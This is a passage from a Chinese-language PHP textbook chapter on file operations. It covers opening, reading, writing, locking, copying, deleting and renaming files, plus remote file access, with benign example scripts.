$filename = 'php.txt';
if (file_exists($filename)) {
     // date()函数是格式化 UNIX 时间戳的
     echo "$filename 被修改时间:".date("F d Y H:i:s.",filemtime($filename));
     echo "<br />";
     echo "$filename 上次访问时间:".date("F d Y H:i:s.",filectime($filename));
}
?>
```

运行上述代码，结果如图 8-5 所示。




图 8-5　文件的相关时间

8.2　文件的相关操作

虽然 PHP 支持多种数据库，特别是和 MySQL 配合得最好，但是也有很多情况下会应用到普通文件或者 XML 文件。对文件最常用的操作就是读和写，读就是将文件中的数据读出并输入到程序中去，写是将数据保存到文件中。当然还有其他一些操作，这些操作都由诸多的内建函数来完成，下面将逐一介绍。

8.2.1　打开和关闭文件

在处理文件内容之前，通常需要建立与文件资源的链接，这就是打开文件，同样在结束对该文件的操作之后，需要对相应的文件进行关闭操作。在 PHP 中是通过内建函数

fopen( )打开文件，通过 fclose( )函数关闭文件，这两个函数是成对出现的，文件有打开就有关闭，否则就会出现错误。

在 PHP 中使用 fopen( )函数打开一个文件，其函数原型如下：

```
resource fopen ( string $filename , string $mode [, bool $use_include_path
[, resource $zcontext ]] )
```

参数$filename 指的是将要打开的文件名，是可以包含文件路径名的文件名，如 D:\Program Files\php\php.ini。这里需要注意的是，为了避免在 Win 系统和 Linux 系统下切换的麻烦，文件路径分隔符请用个“\” 。fopen( )函数将$filename 参数指定的文件名绑定到一个流上。如果$filename 的格式为“scheme://…”，则被当成一个 URL，PHP 将搜索协议处理器来处理此模式，这将在以后章节中进行介绍。

参数$mode 是打开文件的方式，可以是以下类型。

- r：以只读方式打开文件，文件的指针位于文件的开头。
- r+：以读写方式打开文件，文件的指针位于文件的开头。
- w：以写入方式打开文件，文件的指针位于文件的开头，如果文件存在，则文件的内容被删除，如果文件不存在，则会创建此文件。
- w+：以写入方式打开文件，文件的指针位于文件的开头，如果文件存在，则文件的内容被删除，如果文件不存在，则会创建此文件。
- a：以写入方式打开文件，文件的指针位于文件的末尾，如果文件存在，将在文件末尾追加内容，如果文件不存在，则会创建此文件。
- a+：以写入方式打开文件，文件的指针位于文件的末尾，如果文件存在，将在文件末尾追加内容或者读取，如果文件不存在，则会创建此文件。
- x：创建并以写入方式打开文件，文件指针指向文件的开头，如果文件存在，则 fopen( )调用失败会返回 false，并生成一条 W_WARNING 级的错误信息，如果文件不存在，则会创建此文件
- x+：创建并以读写方式打开文件，文件指针指向文件的开头，如果文件存在，则 fopen( )函数调用失败并返回 false，并生成一条 W_WARNING 级的错误信息，如果文件不存在，则会创建此文件。
- b：二进制方式，是用于与其他模式相连接，Win 系统区分二进制文件和文本文件，*ix 系统则不区分，为了移植性，建议使用此选项。

第三个参数$use_include_path 是可选参数，如果资源位于本地文件系统，PHP 则认为可以使用本地路径或者相对路径来访问此资源，如果此参数设置为 1，则会考虑 include_path 中指定的路径。

fclose( )函数是与 fopen( )函数相对应的，一般都是成对出现，其函数原型如下：

```
bool fclose ( resource $handle )
```

fclose( )将参数$handle 指向的文件关闭，如果成功关闭则返回 true，如果失败则返回

false，不过参数$handle 必须有效，并且是通过 fopen( )函数或者 fsockopen( )函数成功打开的。

实例 8-6：文件的打开和关闭

```
<?php
//以只读方式打开 php.txt
$handle = fopen("/home/han/php.txt", "r");
//以写入和二进制方式打开图像文件
$handle = fopen("/home/han/php.gif", "wb");
//打开远程文件，使用 http 协议以只读方式打开
$handle = fopen("http://www.banzhuan.org/", "r");
//打开 Win 系统下文件，转义反斜线
$handle = fopen("D:\\Program Files\\php\\php.ini", "r");
//打开 Win 系统下文件，直接用斜线
$handle = fopen("D:/Program Files/php/php.ini", "r");
//关闭上一个文件
fclose($handle);
?>
```

8.2.2　读取文件内容

打开文件之后，就可以对文件进行读取或写入等操作，相对文件的打开和关闭操作，读取和写入文件比较复杂。首先来了解读取操作，利用 PHP 提供的内建文件处理函数，可以读取一个字符、一行字符串、任意长度字符串或者整个文件。

1．读取一个字符

如果只想读取文件中的某一个字符，PHP 中的 fgetc( )函数将会实现此功能，其函数原型如下：

```
string fgetc ( resource $handle )
```

该函数返回一个包含一个字符的字符串，该字符串是从$handle 指向的文件中得到的。如果碰到 EOF，则返回 false。$handle 必须有效，并且必须指向一个由 fopen( )函数或者 fsockopen( )函数成功打开的文件。

实例 8-7：fgetc( )函数获取一个字符

```
<?php
$fp = fopen('1.txt', 'r');
if (!$fp) {
      echo 'Could not open file somefile.txt';
}
//使用 fgetc 函数获得一个字符，并判断是否为 EOF
while (false !== ($char = fgetc($fp))) {
```

```
        // 如果不是，输出该字符
        echo "$char\n";
}
// 关闭打开的文件
fclose($fp);
?>
```

运行上述代码，结果如图 8-6 所示。




图 8-6　fgetc( )函数获取一个字符

注意：

该函数可以安全地用于二进制对象。

2．读取一行字符串

如果想读取文件中的某一行数据，PHP 中的 fgets( )函数将会实现此功能，其函数原型如下：

```
string fgets ( int $handle [, int $length ] )
```

该函数从$handle 指向的文件中读取一行并返回长度最多$length -1 字节的字符串。碰到换行符、EOF 或者已经读取了$length -1 字节后停止。如果没有指定第二个参数$length，则默认为 1024 字节。函数出错则返回 false。

实例 8-8：获取一行字符串

```
<?php
//打开实例 8-6.php
$fp = fopen("8-6.php", "r");
if ($fp) {
while (!feof($fp)) {
            $buffer = fgets($fp, 4096);
            echo $buffer;
      }
      fclose($fp);
}
?>
```

运行上述代码，结果如图 8-7 和图 8-8 所示。




图 8-7　获取一行字符串

http://127.0.0.1/08/8-8.php - 原始源

文件(F)　编辑(E)　格式(O)

```
<?php
//只读方式打开php.txt
$handle = fopen("/home/han/php.txt", "r");
//以写入和二进制方式打开图像文件
$handle = fopen("/home/han/php.gif", "wb");
//打开远程文件，使用http协议以只读方式打开
$handle = fopen("http://www.banzhuan.org/", "r");
//打开Win系统下文件，转义反斜线
$handle = fopen("D:\\Program Files\\php\\php.ini", "r");
//打开Win系统下文件，直接用斜线
$handle = fopen("D:/Program Files/php/php.ini", "r");
//关闭上一个文件
fclose($handle);

?>
```

图 8-8　在 Windows 系统下测试结果

知识点：

feof( )函数的作用是判断文件指针是否指向文件末尾，如果已经指向文件末尾，返回 false，否则返回 true。这里需要注意 fgetss( )函数，它的用法和 fgets( )函数相同，不同的是 fgetss( )函数返回行的内容的同时去掉了 HTML 标记。

注意：

运行实例 8-8，浏览器中不会显示任何字符，但在查看源文件时会发现，由于是在 Win 系统下测试，无法发现换行符，请读者在 Linux 系统下进行测试。

3．读取整个文件

读取整个文件的函数有三个，分别是 file( )、file_get_contents( )以及 readfile( )函数。

file( )函数原型如下：

```
array file ( string $filename [, int $use_include_path [, resource $context ]] )
```

参数$filename 是一个字符型变量表示的文件名，函数返回一个数组，数组长度为文件的函数，文件的每一行对应数组的一个元素。

file_get_contents( )函数原型如下：

```
string file_get_contents ( string $filename [, bool $use_include_path [,
resource $context [, int $offset [, int $maxlen ]]]] )
```

file_get_contents( )函数和 file( )函数一样，只是在 file_get_contents( )函数中，要在参数

$offset 所指定的位置开始读取最大长度为$maxlen 的内容，并且返回一个字符串而不是 file( )函数返回的数组。如果失败则返回 false。该函数使用于二进制对象，是将整个文件的内容读入到一个字符串中的首选方式。

readfile( )函数原型如下：

```
int readfile ( string $filename [, bool $use_include_path [, resource
$context ]] )
```

readfile( )函数用于读入一个文件并将其写入到输出缓冲区，如果失败则返回 false。

实例 8-9： file( )、file_get_contents( )以及 readfile( )函数实例

```
<?php
//读取文件返回到一个数组里
$filearry = file("1.txt");
print_r($filearry);
echo "<br />";
//读取文件并返回到一个字符串里
$filename = file_get_contents("1.txt");
print_r($filename);
echo "<br />";
//readfile()读取文件，直接写入到缓冲区中
readfile("1.txt");
?>
```

运行上述代码，结果如图 8-9 所示。




图 8-9　读取文件

8.2.3　写入文件

除了从文件中读取数据以外，把数据写入到文件中也是常用操作。在 PHP 中有两个函数可用来向文件中写入数据，分别是 fwrite( )函数和 file_put_contents( )函数。

fwrite( )函数原型如下：

```
int fwrite ( resource $handle , string $string [, int $length ] )
```

该函数将$string 的内容写入到$handle 文件指针指向的文件中，如果指定了第三个参数$length，当写入了$length 个以后自己就会停止向文件中写入数据，如果文件$string 内容长度小于$length，则会写入全部内容。该函数返回写入的字节数，若出错则返回 false。

file_put_contents( )函数原型如下：

```
int file_put_contents ( string $filename , string $data [, int $flags [,
resource $context ]] )
```

$filename 是要被写入数据的文件名，$data 是要写入的数据，可以是 string、array 或 stream 资源，可选参数$flags 可以是 FILE_USE_INCLUDE_PATH、FILE_APPEND 和 / 或 LOCK_EX(获得一个独占锁定)。使用该函数，和连续调用 fopen( )、fwrite( )、fclose( )这三个函数的效果是一样的。下面引出一个实例。

实例 8-10： fwrite( )函数写入文件

```
<?php
$filename = '2.txt';
$somecontent = "添加这些文字到文件\n";
//判断文件是否存在并可写
if (is_writable($filename)) {
        //使用添加方式打开文件，此时文件指针会在文件开头
        //那就是当我们使用 fwrite()函数的时候，$somecontent 将要写入的地方
        if (!$handle = fopen($filename, 'a')) {
              echo "不能打开文件 $filename";
              exit; //退出程序
       }
        //将$somecontent 写入到我们打开的文件中
        if (fwrite($handle, $somecontent) === false) {
              echo "不能写入到文件 $filename";
              exit;
    }

        echo "成功地将 $somecontent 写入到文件$filename";

        fclose($handle);
} else {
        echo "文件 $filename 不可写";
}
//加入文件不存在，file_put_contents()函数会建立一个新文件
echo "<br />";
file_put_contents($filename, $somecontent);
readfile($filename);
?>
```

运行上述代码，结果如图 8-10 所示。




图 8-10　fwrite( )函数写入文件

注意：

由于开始时文件 2.txt 并不存在，所以 fwrite( )函数执行失败。但是 file_put_contents( )函数仍然执行成功，它会新建文件 2.txt。请注意这些细微区别。

8.2.4　文件指针

在对文件进行读写的过程中，有时需要在文件中跳转，从不同的位置读写，即对文件的跳跃式访问。例如我们访问某一个文件，需要从文件的中间或者末尾开始访问，而不是从文件的头开始访问，这就需要 fseek( )、ftell( )、rewind( )以及 feof( )四个函数对文件指针进行操作。

fseek( )函数原型如下：

```
int fseek ( resource $handle , int $offset [, int $whence ] )
```

该函数将$handle 所指向的文件的指针偏移到$offset 的指定的位置，而这个新的位置是由第三个可选参数$whence 和偏移量$offset 共同决定的。$whence 的值定义为以下三个中的某一个：SEEK_SET，设定指针位置为$offset 字节，如果忽略第三个参数，默认就是此值；SEEK_CUR，设定指针位置为当前位置加上$offset 字节；SEEK_END，设定指针位置为末尾加上$offset 字节，这里$offset 必须为负值。该函数执行成功则返回 0，否则返回 -1。

ftell( )函数原型如下：

```
int ftell ( resource $handle )
```

该函数取得$handle 指定的文件指针的位置，也就是文件流中的偏移量。

rewind( )函数原型如下：

```
bool rewind ( resource $handle )
```

该函数用于将文件指针移动到$handle 指定资源的起始位置，函数执行成功则返回 true，否则返回 false。

实例 8-11：文件指针操作

```
<?php
//以只读方式打开一个文件
$fp = fopen('3.txt', 'r');
//返回刚打开文件指针的默认位置
```

```
echo ftell($fp) . "<br />";
//读取文件的前 10 个字节字符，指针将发生变化
$data = fgets($fp, 10);
echo ftell($fp) . "<br />";
//移动文件指针到当前位置加 20 字节
fseek($fp, 20, SEEK_CUR);
echo ftell($fp) . "<br />";
//移动文件指针为末尾向前 20 字节
fseek($fp, -20, SEEK_END);
echo ftell($fp) . "<br />";
//将当前文件指针移动到文件的起始位置
rewind($fp);
echo ftell($fp) . "<br />";
?>
```

运行上述代码，结果如图 8-11 所示。




图 8-11　文件指针操作

8.2.5　文件锁定机制

当多个用户同一时刻对某一个文件进行访问操作时，这就是并发操作。当并发操作发生时，很可能会破坏文件中的数据或者使访问的数据不准确。例如，某一时刻一个用户向文件中写入数据，在写入没有完成的时刻，另一个用户也向文件中写入数据，这将会造成文件数据紊乱。根据这种情况，PHP 提供了一个锁定函数 flock( )，可以对文件进行锁定。当一个进程锁定了此文件，另外的进程如果想访问此文件，必须要等到该文件被解锁以后，这样就避免并发访问对文件造成的破坏。

flock( )函数原型如下：

```
bool flock ( int $handle , int $operation [, int &$wouldblock ] )
```

参数$handle 是一个已经打开的文件资源，参数$operation 规定了锁的类型，可以是以下值。

- LOCK_SH：取得共享锁定，从文件中读取数据时使用。
- LOCK_EX：取得独占锁定，向文件中写入数据时使用。
- LOCK_UN：释放锁定。
- LOCK_NB：附加锁定，如果不希望 flock( )函数在锁定时堵塞，则应该加上此锁定。

当文件被锁定之后，再次锁定时，flock( )函数就会被挂起，这叫做锁定堵塞。如果将

可选参数$wouldblock 设置为 true，则当进行锁定时会阻挡其他进程进行再次锁定，且锁定操作也可以被 fclose( )函数释放。如果此函数执行成功，则返回 true，否则返回 false。

实例 8-12： flock( )函数的应用

```
<?php
//以读写方式打开文件，如果文件不存在，创建之
$fp = fopen("4.txt", "w+");
//对文件进行写锁定
if (flock($fp, LOCK_EX)) {
        fwrite($fp, "向文件 4.txt 中写入数据！");
        //释放锁定
        flock($fp, LOCK_UN);
} else {
        echo "加写锁失败 !";
}
//关闭文件
fclose($fp);
//读取文件内容
readfile("4.txt");
?>
```

运行上述代码，结果如图 8-12 所示。




图 8-12　flock( )函数的应用

知识点：

在对文件进行写入操作时，使用 w 或者 w+模式打开文件，然后进行 LOCK_EX 加锁后，其他进程将无法对此文件加任何锁定，也无法读写此文件。但是一个文件可以存在多个共享锁定 LOCK_SH，即多个进程可以在同一时刻拥有对该文件的读取权限。

8.2.6　一些基本文件操作函数

除了对文件中的数据操作之外，还可以对文件本身进行操作，例如，复制、删除、截取以及重命名等操作。PHP 提供了一些内建函数来完成这些功能。下面列出这些函数的原型：

```
bool copy ( string $source , string $dest )
bool unlink ( string $filename )
bool ftruncate ( resource $handle , int $size )
bool rename ( string $oldname , string $newname [, resource $context ] )
```

copy( )函数的作用是拷贝来源文件$source 到目标文件$dest；unlink( )函数的作用是删除文件$filename；ftruncate( )函数的作用是将目标文件源$handle 截断到长度$size；rename( )函数的作用是重命名旧文件或者旧目录$oldname 为新的文件名$newname。

实例 8-13：一些常用文件操作函数

```
<?php
$file = '4.txt';
$newfile = '4_bak.txt';
//复制文件
if (copy($file, $newfile)) {
       echo "复制文件成功!\n";
} else {
       echo "复制文件失败!\n";
}
//删除文件
if (file_exists($file)) {
       if (unlink($file)) {
              echo "删除文件成功! \n";
       } else {
              echo "删除文件失败! \n";
       }
}
//截取文件
//以读写方式打开文件
$fp = fopen('4_bak.txt', "r+");
if (ftruncate($fp, 10)) {
       echo "截取文件成功，并输出: ";
       readfile('4_bak.txt');
       echo "<br />";
} else {
       echo "截取文件失败! \n";
}
fclose($fp);
//重命名文件名字
if (rename('4_bak.txt', '4_bak.dat')) {
       echo "文件重命名成功! \n";
} else {
       echo "文件重命名失败! \n";
}
?>
```

运行上述代码，结果如图 8-13 所示。




图 8-13　一些常用文件操作函数

8.2.7　文件的远程操作

通过 PHP，用户不仅可以通过浏览器访问到服务器端文件，还可以通过网络协议如 http、ftp 等访问远程文件。在配置文件 php.ini 中，默认 allow_url_fopen 参数为 on 的，允许打开远程文件，若改成 off，则不允许访问远程文件。

使用 PHP 访问远程文件跟访问本地文件一样，都是使用相同的读写函数。

实例 8-14：访问远程文件

```
<?php
$url = "http://www.baidu.com";
$fp = fopen($url, 'r');
//读取文件前 1000 个字节的字符
echo fread($fp, 1000);
?>
```

运行上述代码，结果如图 8-14 所示。

